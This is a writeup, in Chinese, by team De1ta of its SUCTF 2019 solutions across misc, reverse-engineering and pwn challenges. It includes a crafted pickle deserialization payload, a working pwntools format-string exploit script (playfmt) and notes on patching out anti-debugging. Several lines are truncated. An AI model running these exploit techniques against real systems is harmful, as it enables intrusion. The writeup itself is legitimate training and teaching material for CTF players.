SUCTF 2019 Writeup — De1ta

De1ta / 2019-08-20 09:00:00 / 浏览数 7894 安全技术 CTF 顶(3) 踩(0)

Team: De1ta

Misc

签到

```
from base64 import b64decode
a=open("1.txt","r").read()
c=open("1.png","wb")
c.write(b64decode(a))
c.close()
```

guess_game

一个猜数字游戏，题目提供了客户端和服务端。这个游戏有10轮，每轮猜0-10共11个数字，10轮全部猜中才出flag，直接碰撞不可能。

这题主要考察对 `pickle` 序列化的了解，读懂 `pickle` 的源代码，手工构造出相应 `payload` 即可。

```
class RestrictedUnpickler(pickle.Unpickler):
    def find_class(self, module, name):
        # Only allow safe classes
        if "guess_game" == module[0:10] and "__" not in name:
            return getattr(sys.modules[module], name)
        # Forbid everything else.
        raise pickle.UnpicklingError("global '%s.%s' is forbidden" % (module, name))


def restricted_loads(s):
    """Helper function analogous to pickle.loads()."""
    return RestrictedUnpickler(io.BytesIO(s)).load()
```

`RestrictedUnpickler.py` 里重写了 `find_class`，对反序列化的对象位置进行了限制，只允许 `guess_game` 下的模块，而且不允许含 `__` 的内置对象。

那么可以先反序列化一个 `guess_game■■game■■`，然后再反序列化一个 `guess_game.Ticket■■Ticket■`，参数 `number` 随便赋一个值（比如6），然后将 `Ticket` 赋值给 `game■curr_ticket` 覆盖服务端随机生成的 `Ticket`，最后我们再反序列化一次最开始反序列化的 `Ticket`，参数 `number` 赋相同值。

将以上反序列化过程，对照 `pickle` 源代码构造好一条语句，直接循环10次打过去，就能拿到flag。

构造好的 `payload`：

```
ticket = b"\x80\x04cguess_game\ngame\nN(S'curr_ticket'\ncguess_game.Ticket\nTicket\nq\x00)\x81q\x01}q\x02X\x06\x00\x00\x00numb
```

Flag: `flag{cabe5968-8143-4c45-91b7-557edab2ab4d}`

game

index.html里有一句话：`can u find my secret?`
在两个js文件里搜，找到一个图片文件名：`iZwz9i9xnerwj6o7h40eauZ.png`，下下来，用Stegsolver看一下LSB，发现有一串字符：`U2FsdGVkX1+zHjSBeYPtWQVSwX`

flag: `suctf{U_F0und_1t}`


protocol

简单看一下流量包，发现有很多png，foremost提取出来，图片有两种，一种是一个字符的镜面图片，另一种是空白图片，并且每隔15张字符图片后有10张空白图片。重新


flag: `suctf{My_usb_pr0toco1_s0_w3ak}`

homerouter

先试着用binwalk提取下发的路由器固件，能看到文件：



这个时候能看到有个那么不常见的东西：



能看到配置文件里有个不寻常的东西：

```
16  config acs
17      option url https://acs.summershrimp.com/
18      option username cpe
19      option password "123456"
20      option parameter_key ''
21      option periodic_enable '1'
22      option periodic_interval '100'
23      option periodic_time '0001-01-01T00:00:00Z'
```

EasyCwmp is a GPLv2 open source implementation of the TR069 cwmp standard.

这个时候就大概能猜想要去利用easycwmp来连接一下服务器看看会有什么。可以选择用qemu来跑固件，比较省事。还有个比较不那么靠谱的方法就是用Burp一类的工具

有关更多信息，可以查看这里或者Google。

[TR069之CPE與ACS的Digest驗證]

[TR-069 协议完整的通信过程]

由于这边不知道为啥qemu有点问题跑不起来，于是乎拿了一个路由器和一个软路由试了一下，下面都记录了。比赛的时候是用的一台平时折腾用的Phicomm K2，之前刷了PandoraBox，于是直接SSH上去。

使用PandoraBox

由于PandoraBox有预编译的包，所以可以直接：

```
opkg update
opkg install easycwmp
```

然后编辑`/etc/config/easycwmp`里的acs相关的配置。串号随意改一个就好了。

这个时候如果尝试直接跑`easycwmp -f -b`的话可能会没有反应就退出了，好像是因为这里的easycwmp自己已经启动了。只好ps看一下进程，然后把它`kill`掉。

这个时候应该能正常用了，不过我这边没有输出，像卡住了一样，搜了一下发现应该去看syslog。于是先开着：

```
logread -f
```

然后改了个串号再开`easycwmp -f -b`。如果发现日志里出现`Error reading ca cert file`的话，可以：

```
opkg install ca-bundle
```

然后重试上面的步骤。如果`/usr/share/easycwmp/functions`下的文件里有`system_set_password root`的话（没有的话就去把固件里的`/usr/share/easycwmp/functions/system`复制一份过来），应该能在日志里读到：（就是下发配置修改root密码）

```
Mon Aug 19 14:56:46 2019 daemon.notice easycwmpd: start session
Mon Aug 19 14:56:46 2019 daemon.notice easycwmpd: configured acs url https://acs.summershrimp.com/
Mon Aug 19 14:56:46 2019 daemon.notice easycwmpd: external script init
Mon Aug 19 14:56:46 2019 daemon.notice easycwmpd: external: execute inform parameter
Mon Aug 19 14:56:46 2019 daemon.notice easycwmpd: send Inform
Mon Aug 19 14:56:48 2019 daemon.notice easycwmpd: receive InformResponse from the ACS
Mon Aug 19 14:56:48 2019 daemon.notice easycwmpd: send empty message to the ACS
Mon Aug 19 14:56:48 2019 daemon.notice easycwmpd: received GetParameterNames method from the ACS
Mon Aug 19 14:56:48 2019 daemon.notice easycwmpd: external: execute get name  1
Mon Aug 19 14:56:48 2019 daemon.notice easycwmpd: send GetParameterNamesResponse to the ACS
Mon Aug 19 14:56:48 2019 daemon.notice easycwmpd: received GetParameterNames method from the ACS
Mon Aug 19 14:56:48 2019 daemon.notice easycwmpd: external: execute get name Device. 1
Mon Aug 19 14:56:51 2019 daemon.notice easycwmpd: send GetParameterNamesResponse to the ACS
Mon Aug 19 14:56:51 2019 daemon.notice easycwmpd: received GetParameterNames method from the ACS
Mon Aug 19 14:56:51 2019 daemon.notice easycwmpd: external: execute get name Device.System. 1
Mon Aug 19 14:56:51 2019 daemon.notice easycwmpd: send GetParameterNamesResponse to the ACS
Mon Aug 19 14:56:51 2019 daemon.notice easycwmpd: received GetParameterValues method from the ACS
Mon Aug 19 14:56:51 2019 daemon.notice easycwmpd: external: execute get value Device.System.RootPassword
Mon Aug 19 14:56:52 2019 daemon.notice easycwmpd: send GetParameterValuesResponse to the ACS
Mon Aug 19 14:56:52 2019 daemon.notice easycwmpd: received SetParameterValues method from the ACS
Mon Aug 19 14:56:52 2019 daemon.notice easycwmpd: external: execute set value Device.System.RootPassword flag-Hello_tr_069_Protoco
l
Mon Aug 19 14:56:52 2019 daemon.notice easycwmpd: external: execute apply value
Mon Aug 19 14:56:53 2019 auth.info passwd: Password for root changed by root
Mon Aug 19 14:56:53 2019 daemon.notice easycwmpd: send SetParameterValuesResponse to the ACS
Mon Aug 19 14:56:53 2019 daemon.notice easycwmpd: receive empty message from the ACS
Mon Aug 19 14:56:53 2019 daemon.notice easycwmpd: external: execute apply service
Mon Aug 19 14:56:54 2019 daemon.notice easycwmpd: external script exit
Mon Aug 19 14:56:54 2019 daemon.notice easycwmpd: end session success
```

最后...接下来你可能会因为接下来登录不了SSH和LuCI而怀疑人生，不要慌，因为它帮你把密码设置成了flag...

使用OpenWRT软路由

这个只要搞个虚拟机就可以跑，比较简单。没有的话可以先下载一下镜像：Index of /snapshots/targets/x86/64/。（其实也可以玩玩Koolshare的LEDE）

具体安装方法可以看这里：Run OpenWrt as a VirtualBox virtual machine。

主要就是解压，然后转盘：

```
VBoxManage convertfromraw --format VDI openwrt-x86-64-combined-squashfs.img openwrt-x86-64-combined-squashfs.vdi
```

```
'C:\Program Files\Oracle\VirtualBox\VBoxManage.exe' convertfromraw --format VDI openwrt-x86-64-combined-squashfs.img openwrt-x
```

然后VirtualBox新建虚拟机，使用已存在的虚拟硬盘文件即可。启动前需要保证网卡1是仅主机（Host-only）适配器，网卡2是NAT，不然可能上不了网。（Koolshare的好

要是启动后网络还是有问题就：

```
uci show network
```

看一下。可以：

```
uci set network.lan.ipaddr='192.168.56.2'
uci commit
reboot
```

把不对的改掉。

然后就可以来装easycwmpd了。现在没有预编译的包了，只好自己编译。

x86_64/easycwmp_1.8.1

x86_64/libmicroxml

i386/easycwmp_1.8.1

i386/libmicroxml

这里贴一下自己编译的，可以直接下载对应架构的，然后：

```
opkg install xxx.ipk
```

非要自己编译的话就看着这里（pivasoftware/easycwmp）的README编译吧。需要先`git clone https://github.com/openwrt/openwrt`，然后把easycwmp-openwrt和microxml的压缩包解压到`openwrt/package`下，这个时候在`openwrt`目录下执行：

```
make menuconfig
```

应该就能在Utilities里找到easycwmpd了。根据自己的需要进行`make`即可。

安装完成后的操作就和在PandoraBox下差不多了，就是改配置，然后读日志，再启动客户端就好了。

```
Mon Aug 19 03:23:06 2019 daemon.notice easycwmpd: add event '1 BOOT'
Mon Aug 19 03:23:06 2019 daemon.notice easycwmpd: http server initialized
Mon Aug 19 03:23:06 2019 daemon.notice easycwmpd: entering main loop
Mon Aug 19 03:23:06 2019 daemon.notice easycwmpd: start session
Mon Aug 19 03:23:06 2019 daemon.notice easycwmpd: configured acs url https://acs.summershrimp.com/
Mon Aug 19 03:23:06 2019 daemon.notice easycwmpd: external script init
Mon Aug 19 03:23:06 2019 daemon.notice easycwmpd: external: execute inform parameter
Mon Aug 19 03:23:06 2019 daemon.notice easycwmpd: send Inform
Mon Aug 19 03:23:08 2019 daemon.notice easycwmpd: receive InformResponse from the ACS
Mon Aug 19 03:23:08 2019 daemon.notice easycwmpd: send empty message to the ACS
Mon Aug 19 03:23:08 2019 daemon.notice easycwmpd: received GetParameterNames method from the ACS
Mon Aug 19 03:23:08 2019 daemon.notice easycwmpd: external: execute get name  1
Mon Aug 19 03:23:08 2019 daemon.notice easycwmpd: send GetParameterNamesResponse to the ACS
Mon Aug 19 03:23:08 2019 daemon.notice easycwmpd: received GetParameterNames method from the ACS
Mon Aug 19 03:23:08 2019 daemon.notice easycwmpd: external: execute get name InternetGatewayDevice.  1
Mon Aug 19 03:23:08 2019 daemon.notice easycwmpd: send GetParameterNamesResponse to the ACS
Mon Aug 19 03:23:08 2019 daemon.notice easycwmpd: received GetParameterNames method from the ACS
Mon Aug 19 03:23:08 2019 daemon.notice easycwmpd: external: execute get name InternetGatewayDevice.System.  1
Mon Aug 19 03:23:09 2019 daemon.notice easycwmpd: send GetParameterNamesResponse to the ACS
Mon Aug 19 03:23:09 2019 daemon.notice easycwmpd: received GetParameterValues method from the ACS
Mon Aug 19 03:23:09 2019 daemon.notice easycwmpd: external: execute get value InternetGatewayDevice.System.RootPassword
Mon Aug 19 03:23:09 2019 daemon.notice easycwmpd: send GetParameterValuesResponse to the ACS
Mon Aug 19 03:23:09 2019 daemon.notice easycwmpd: received SetParameterValues method from the ACS
Mon Aug 19 03:23:09 2019 daemon.notice easycwmpd: external: execute set value InternetGatewayDevice.System.RootPassword flag-Hello_tr_069_Protocol
Mon Aug 19 03:23:09 2019 daemon.notice easycwmpd: external: execute apply value
Mon Aug 19 03:23:10 2019 auth.err passwd: password for root changed by root
Mon Aug 19 03:23:10 2019 daemon.notice easycwmpd: send SetParameterValuesResponse to the ACS
Mon Aug 19 03:23:10 2019 daemon.notice easycwmpd: receive empty message from the ACS
Mon Aug 19 03:23:10 2019 daemon.notice easycwmpd: external: execute apply service
Mon Aug 19 03:23:10 2019 daemon.notice easycwmpd: external script exit
Mon Aug 19 03:23:10 2019 daemon.notice easycwmpd: end session success
```

RE

signup

gmp库计算RSA

直接在factordb分解N

```
from Crypto.Util.number import inverse
p = 28216458745951212484424511395059334827 1
q = 36666910200296685687660566983701422941 9
n = p*q
phi = (p-1)*(q-1)
e = 65537
d = inverse(e,phi)
c = 0xad939ff59f6e70bcbfad406f2494993757eee98b91bc244184a377520d06fc35
m = pow(c,d,n)
print(hex(m)[2:-1].decode("hex"))
```

hardcpp

用ollvm混淆过的c++代码。

开头给了一个类似哈希的东西，先不管。

ollvm中应该开了运算混淆，流程平坦化和一些虚假分支，调试一下发现主要流程就在那一堆lamda那里。

输入一共21位长度，从下标为1开始加密，和之前一位进行一些四则运算，然后和enc比较，enc一共20位。

这些四则运算都是可逆的，所以知道一位就能求出下一位，只需要爆破下标为0的字符，即可求出flag

```
enc = [  0xF3, 0x2E, 0x18, 0x36, 0xE1, 0x4C, 0x22, 0xD1, 0xF9, 0x8C,
 0x40, 0x76, 0xF4, 0x0E, 0x00, 0x05, 0xA3, 0x90, 0x0E, 0xA5]

for j in range(256):
   a = [j]
```

```
    for i in range(0,20):
        a.append(((enc[i] ^ ((a[i]^18)*3+2))-(a[i]%7))&0xff)
    s = "".join(map(chr,a))
    if "flag" in s:
        print(s)
```

查一下md5发现是井号，也就是第一个字符。

Akira Homework

程序有多处反调试，以及多处check，通过这些check会还原一个dll，后面多线程会进入这个dll最终到一段aes的逻辑得到flag。

程序中的字符串都被某一个字符异或加密了，所以搜不到字符串，但是可以对key数组查找引用找到所有加密的字符串。

做法以调试为主，先把地址随机化关掉，然后在所有Isdebuggerpresent和exit处下断点查看，基本遇到的反调试直接nop/jmp掉

开始的tls回调函数会解密四个字符串NtQueryInformationProcess，ZwQueryInformationThread，NtQueueApcThread和ntdll.dll。查找这些字符串的引用可以在后面看
ip到最后ret

main函数逻辑较为简单：开头起了多线程，先看主线程的逻辑：

先输入一串passwd，经过一串简单的加密，解密出来是

```
Akira_aut0_ch3ss_!
```

之后第二个check会获取当前目录，在后面加一个:signature后打开，比如`/WinRev.exe:signature`，从中获取内容并md5校验。md5解出来是`Overwatch`问了下队里师

```
type 1.txt >> WinRev.exe:signature
```

1.txt中放要写入的内容。把"Overwatch"字符串写入后就能通过check。

注意到两个check通过后都会调用`sub_140006C10`函数，里面调用了某个函数，下断跟进后发现是这两个函数

`sub_140008910`和`sub_1400089E0`他们对全局变量`unk_1400111A0`进行了解密，然后SetEvent一个Handles变量，这个变量一共又三个。通过查找他的交叉引用以及su

单分析下这个函数，发现这里md5了什么东西并和一些md5值校验，相等则直接exit。这里可以猜到md5的可能是进程名，如果有ida.exe等进程则退出，通过下断点调试也

全部通过这三个校验并完成，会看到解密完的结果有pe头。dump出来是个dll

之后main函数就没啥用了，sleep挂起。为了方便调试，可以修改sleep的时间，调大一些。

接下来主要是另一个线程中干的事了。分析beginthreadex的起始函数，注意到里面有个`sub_140009850`中信息很多。发现了DllInput以及校验了MZ字符。开头他在等待主

如果wait到一个258的信号，会提示time out并推出，所以之前sleep要改长一点。

单步调试发现到`sub_140007D80`里面会获取输入，逐步f8跟进最终来到`sub_180002880`是最后的逻辑：

```
__int64 sub_180002880()
{
 __int64 v0; // rax
 __int64 v2; // [rsp+0h] [rbp-B8h]
 __int64 v3; // [rsp+20h] [rbp-98h]
 __int64 v4; // [rsp+30h] [rbp-88h]
 __int64 v5; // [rsp+38h] [rbp-80h]
 __int64 v6; // [rsp+40h] [rbp-78h]
 __int64 v7; // [rsp+48h] [rbp-70h]
 char v8; // [rsp+50h] [rbp-68h]
 char v9; // [rsp+68h] [rbp-50h]
 char v10; // [rsp+80h] [rbp-38h]
 __int64 v11; // [rsp+90h] [rbp-28h]

 memset(&v8, 0, 0x11ui64);
 ucrtbase_puts("Now check the sign:");
 sub_1800027A0("%32s", &v8);
 v5 = kernel32_OpenEventW(2031619i64, 1i64, L"DLLInput");
 if ( v5 )
 {
   kernel32_WaitForSingleObject(v5, 0xFFFFFFFFi64);
   kernel32_CloseHandle(v5);
   v4 = kernel32_OpenFileMappingW(983071i64, 0i64, L"ShareMemory");
   if ( v4 )
   {
```

```
      v3 = 0x8000i64;
      kernel32_MapViewOfFile();
      v7 = v0;
      if ( v0 )
      {
        kernel32_CloseHandle(v4);
        v6 = ucrtbase_malloc(0x8000i64);
        vcruntime140_memset(v6, 0i64, 0x8000i64);
        vcruntime140_memcpy(v6, v7, 0x8000i64);
        strcpy(&v10, "Ak1i3aS3cre7K3y");
        memset(&v9, 0, 0x11ui64);
        sub_180002800(&v10, &v9, v6);
        if ( (unsigned int)ucrtbase_strcmp(&v9, &v8) )
          sub_1800026F0("wow... game start!\n");
        else
          sub_1800026F0("Get finally answer!\n");
      }
      else
      {
        kernel32_CloseHandle(v4);
      }
    }
  }
  return sub_180002AB0((unsigned __int64)&v2 ^ v11);
}
```

其中sub_180002800很容易看出是aes，密文是之前另一个线程里面看起来很像密文的东西，key就在这里。由于这里获取输入后直接跟解密后的明文比较，所以不需要自己

```
flag{Ak1rAWin!}
```

babyunic

使用unicorn引擎，翻一下unicorn源码可以得知几个函数及参数的意思

https://github.com/unicorn-engine/unicorn/blob/master/include/unicorn/unicorn.h

https://github.com/unicorn-engine/unicorn/blob/master/include/unicorn/mips.h

可以得知架构是mips，大端序

输入的flag与结果分别被写到两个地址，分别作为指针通过a0和a1传入，然后设置了fp和sp的值。代码写到另一个地址，然后开始执行。最后从结果处读数据与常量对比。

ida自带有mips大端序处理器模块，使用retdec插件可以反编译，但是效果不是很好。

不过代码逻辑特别简单，很容易能看懂。

先是循环左移三位，然后异或下标，最后互相加减计算出42个结果。

因此只需解42元方程组。

编写脚本提取出方程组：

```
bg = 0x00000378
end = 0x00007058
addr = bg

def next_instr(addr):
   return addr+ItemSize(addr)
counter = 0
counter_c = 1

while(addr<end):
   counter = 0
   print "flag[0]",
   while(True):
       next = next_instr(addr)
       mnem = GetMnem(addr)

       if 'addiu' in mnem:
           counter+=1
       elif 'addu' in mnem:
```

```
            print "+ flag[%d]"%counter,
        elif "subu" in mnem:
            print "- flag[%d]"%counter,
        if "sw" in GetDisasm(addr):
            print("== cipher[%d]"%counter_c)
            addr = next
            addr = next_instr(addr)
            addr = next_instr(addr)
            break
        addr = next
    counter_c+=1
```

然后用文本操作提取出矩阵，解出flag

```
from numpy import *
from struct import unpack
A = mat([[1,1,1,-1,1,-1,-1,-1,-1,1,1,-1,1,-1,-1,1,-1,-1,1,1,-1,1,1,1,1,-1,1,-1,1,1,-1,-1,1,-1,1,1,-1,-1,1,-1,1,1],
[1,-1,1,-1,-1,1,-1,-1,-1,-1,1,-1,1,-1,-1,1,-1,-1,1,-1,1,1,-1,-1,-1,1,-1,1,-1,-1,1,1,1,1,1,1,-1,-1,-1,-1,-1,1],
[1,-1,1,1,-1,1,-1,-1,1,-1,-1,-1,-1,-1,1,1,-1,-1,1,1,1,1,1,-1,1,1,1,1,-1,1,-1,1,-1,1,1,-1,-1,1,1,1,-1,1,-1],
[1,-1,-1,-1,-1,-1,1,1,-1,-1,-1,-1,1,-1,1,-1,1,-1,1,1,1,-1,1,1,1,-1,-1,1,-1,1,1,-1,-1,-1,1,-1,1,1,1,-1,1,1],
[1,-1,-1,1,-1,-1,1,1,1,1,-1,1,1,-1,1,-1,1,1,-1,1,-1,1,-1,-1,-1,1,-1,-1,-1,1,1,1,-1,1,-1,-1,1,-1,1,-1,-1,-1],
[1,1,1,1,1,1,1,1,1,-1,-1,-1,-1,-1,-1,1,-1,1,-1,1,1,-1,1,-1,1,-1,1,1,-1,1,-1,1,1,1,-1,-1,-1,1,-1,-1,1,1],
[1,-1,1,1,1,-1,1,1,1,1,-1,1,1,-1,1,1,1,1,-1,-1,-1,-1,-1,-1,1,1,-1,1,1,1,-1,-1,-1,-1,-1,-1,1,1,-1,-1,1,-1],
[1,1,-1,-1,-1,1,1,-1,1,1,-1,1,-1,1,-1,1,-1,1,-1,-1,1,-1,1,-1,-1,1,-1,1,1,1,1,1,1,1,-1,1,-1,1,1,1,1,-1,-1],
[1,-1,-1,1,1,-1,1,1,1,1,1,-1,-1,1,-1,1,1,1,1,-1,1,1,-1,-1,1,1,1,-1,1,-1,-1,-1,-1,-1,1,-1,-1,1,-1,-1,1,-1],
[1,1,1,-1,1,1,1,-1,-1,-1,-1,1,1,1,-1,1,1,-1,-1,1,1,-1,-1,-1,1,-1,-1,-1,1,1,1,-1,1,1,-1,-1,-1,1,1,-1,1,1],
[1,-1,1,1,-1,-1,1,1,-1,-1,-1,-1,1,1,1,-1,1,-1,1,1,1,-1,1,-1,-1,1,-1,-1,-1,1,-1,-1,-1,1,-1,1,1,-1,-1,1,-1,1,1],
[1,-1,1,1,1,1,-1,1,1,1,-1,-1,1,-1,1,-1,1,-1,1,-1,1,-1,1,-1,1,-1,1,-1,1,-1,-1,1,-1,-1,1,-1,-1,1,-1,1,-1,1,-1],
[1,-1,-1,-1,1,1,-1,1,-1,1,1,-1,-1,-1,1,-1,-1,1,1,1,-1,-1,-1,-1,-1,-1,-1,-1,1,1,1,-1,-1,-1,1,-1,-1,-1,-1,-1,-1,1],
[1,1,1,1,-1,-1,1,-1,-1,-1,-1,-1,-1,-1,1,1,1,-1,1,1,1,1,-1,1,1,-1,1,1,-1,1,1,1,1,1,-1,1,-1,-1,-1,1,1,-1],
[1,1,-1,-1,-1,1,-1,1,-1,-1,1,1,-1,-1,1,-1,-1,1,-1,-1,1,1,-1,1,1,-1,-1,-1,-1,-1,-1,-1,-1,1,-1,1,1,-1,1,-1,1,-1],
[1,-1,-1,-1,1,1,1,1,-1,-1,-1,-1,-1,-1,-1,-1,-1,-1,1,-1,-1,1,-1,1,1,1,-1,-1,1,-1,-1,-1,-1,-1,-1,-1,-1,1,-1,-1,-1,1],
[1,1,1,1,1,1,1,1,-1,1,-1,1,-1,1,1,1,-1,1,1,-1,-1,1,1,-1,1,-1,-1,1,-1,1,1,1,-1,1,-1,-1,-1,-1,1,-1,1,1],
[1,-1,1,1,-1,-1,-1,-1,1,-1,-1,1,1,-1,-1,1,-1,-1,1,1,-1,-1,1,-1,1,1,-1,1,-1,1,1,-1,-1,-1,-1,-1,-1,-1,1,-1,-1,-1],
[1,1,-1,1,1,-1,1,1,-1,1,1,-1,-1,-1,-1,1,1,1,-1,1,1,1,1,1,1,1,-1,-1,-1,1,1,-1,1,1,1,-1,-1,-1,-1,1,1,-1],
[1,-1,1,1,-1,1,1,-1,1,1,1,-1,-1,1,-1,1,-1,1,1,1,-1,-1,1,1,-1,-1,1,-1,1,-1,1,-1,-1,1,-1,-1,-1,-1,1,-1,1,1],
[1,1,1,1,1,-1,-1,1,-1,-1,-1,-1,1,-1,1,1,-1,1,-1,1,-1,1,1,1,1,1,-1,-1,-1,-1,1,1,-1,-1,-1,1,1,-1,-1,1,1,1],
[1,-1,1,-1,1,-1,-1,-1,-1,-1,-1,-1,-1,1,1,1,-1,1,1,1,1,1,-1,-1,-1,-1,1,1,1,-1,1,1,1,-1,-1,-1,-1,1,-1,-1,-1,-1,-1,-1],
[1,-1,1,1,1,-1,1,1,-1,-1,1,1,-1,1,-1,1,-1,1,-1,1,1,1,-1,-1,1,1,-1,1,-1,1,1,1,1,1,-1,-1,1,1,-1,1,1,-1,1],
[1,1,-1,-1,-1,1,1,1,-1,1,-1,-1,1,-1,1,1,-1,1,1,-1,1,1,1,1,1,1,-1,1,1,-1,1,1,1,1,1,-1,-1,1,1,-1,1,1,-1,1],
[1,1,1,1,-1,-1,-1,-1,1,1,-1,-1,-1,1,-1,-1,1,-1,-1,1,-1,-1,1,-1,-1,1,1,-1,-1,1,-1,-1,-1,-1,-1,-1,-1,1,1,1,-1,1,1,1],
[1,1,-1,1,1,-1,-1,1,1,1,1,1,1,-1,-1,-1,1,1,1,1,-1,1,-1,1,-1,-1,1,1,-1,1,1,-1,-1,-1,1,-1,1,-1,1,-1,1,-1,-1],
[1,-1,1,1,-1,1,1,1,1,-1,1,1,-1,1,1,-1,1,-1,-1,1,1,1,1,-1,-1,1,-1,1,1,1,-1,-1,-1,-1,-1,-1,1,1,1,1,-1,1,-1,1],
[1,-1,-1,1,1,1,1,-1,-1,1,1,1,-1,-1,1,1,-1,1,-1,1,-1,1,1,1,-1,-1,1,1,-1,1,-1,-1,-1,-1,-1,-1,1,-1,1,-1,-1,-1],
[1,1,-1,1,-1,-1,-1,1,1,1,1,1,-1,-1,-1,1,-1,1,-1,1,-1,-1,1,1,-1,-1,1,1,1,1,1,-1,-1,-1,-1,-1,-1,-1,1,1,1,-1,-1],
[1,-1,1,1,1,-1,-1,1,1,-1,-1,1,1,1,-1,-1,1,-1,-1,-1,-1,-1,-1,1,1,-1,1,1,1,1,1,1,1,1,1,-1,-1,1,1,-1,1,1,-1],
[1,-1,-1,-1,-1,1,-1,-1,-1,1,-1,1,-1,1,1,-1,-1,-1,1,1,1,1,1,-1,1,1,1,1,1,-1,1,1,1,1,1,-1,-1,1,1,1,-1,1],
[1,-1,-1,-1,1,1,1,-1,1,1,-1,1,-1,-1,-1,1,1,1,1,1,1,1,1,-1,1,1,-1,1,1,-1,1,1,1,-1,-1,1,1,-1,1,1,1,1],
[1,1,1,1,1,1,1,-1,1,-1,-1,1,1,-1,1,-1,-1,-1,-1,-1,-1,1,-1,1,-1,-1,1,1,1,1,-1,-1,1,-1,-1,-1,-1,-1,-1,-1,-1,-1,-1,1]])
res = "FFFFFF94FFFFFF3800000126FFFFFF28FFFFFC1000000294FFFFFC9E000006EA000000DC00000006FFFFFF0CFFFFFDF6FFFFFA82FFFFFCD00000018
y = []
for i in range(42):
   tmp = res[i*4:i*4+4]
   tmp = unpack(">i",tmp)[0]
   y.append(tmp)
B = mat(y)

B = B.reshape(42,1)
B = A.I*B
B = B.reshape(1,42)
```

```
B = B.tolist()[0]
for i in range(42):
   B[i] = int(round(B[i]))
   B[i]^=i
   B[i] = (B[i]>>3)|(B[i]<<5)
   B[i]&=0xff
print("".join(map(chr,B)))
```

Rev

不太懂c++，瞎调。

首先在00000001400016A3有两个check，一开始不知道干啥的，随便试

后面看到sub_140002B80里面有isspace和ispunct，猜测跟符号有关。瞎调调出来是用符号分割成几部分，第一个校验3部分，第二个校验第一部分的长度10

之后在0000000140001763附近把第一组异或了0xAB，然后和常量对比。然而常量只有5字节，实在想不出还有啥东西了，就直接跳过了

下一部分校验长度4，然后校验大写字母，然后是A-G，后一字节依次比前一字节大2，得出ACEG

最后一部分先是atoi，然后校验偶数，和两个方程。直接z3求出。

```
from z3 import Solver
s = Solver()
x = BitVec("x",32)
s.add(x&1==0)
s.add(((0x4D2 * x + 0x162E) / 0x112C ^ 0xABCDDCBA) == 0xABCDB8B9)
s.add(((0x91E * x + 0x2693) / 0x1E61 ^ 0x12336790) == 0x1233FC70)
print(s.check())
print(s.model())
```

得到flag:

```
suctf{ACEG31415926}
```

Pwn

playfmt

flag在堆上格式化字符串读出来就可以

```
from pwn import *

context.log_level = "debug"
main_ebp_offset = 26

def format_offset(format_str , offset):
   return format_str.replace("{}" , str(offset))

def get_target(offset , name):
   payload = format_offset("%{}$p\x00" , offset)
   p.sendline(payload)
   text = p.recv()
   try:
       value = int(text.split("\n")[0] , 16)
       print(name + " : " + hex(value))
       return value
   except Exception, e:
       print text

def modify_byte(last_byte , offset):
   payload = "%" + str(last_byte) + "c" + format_offset("%{}$hhn" , offset)
   p.sendline(payload)
   p.recv()

def modify(addr , value , ebp_offset , ebp_1_offset):
   addr_last_byte = addr & 0xff
   for i in range(4):
       now_value = (value >> i * 8) & 0xff
```

```
        modify_byte(addr_last_byte + i ,  ebp_offset)
        modify_byte(now_value , ebp_1_offset)

p = process("./playfmt")
#elf = ELF("./playfmt")
#p = remote("120.78.192.35",9999)
elf = ELF("./playfmt")
p.recvuntil("=\n")
gdb.attach(p)

raw_input()
play_ebp_addr = get_target(6,  "ebp")

raw_input()
ebp_addr = get_target(6,  "ebp")
flag_ptr = 19
flag_addr = get_target(flag_ptr , "addr") - 0x420
log.info(hex(flag_addr))

modify(ebp_addr + 4 , flag_addr , 6 , 14)
payload = format_offset("%{}$s\x00" , 14 + 1)
p.send(payload)

p.interactive()
```

babystack

为方便本地测试，先可选头中的地址随机化选项关掉。

开始让你输入一个数，这里有栈溢出，但是没用，因为最后是直接exit掉的。

注意到`0040853C`有一处花指令，实际上这里就是获取下一行的地址，然后把输入减去这个地址，然后输入除以它。

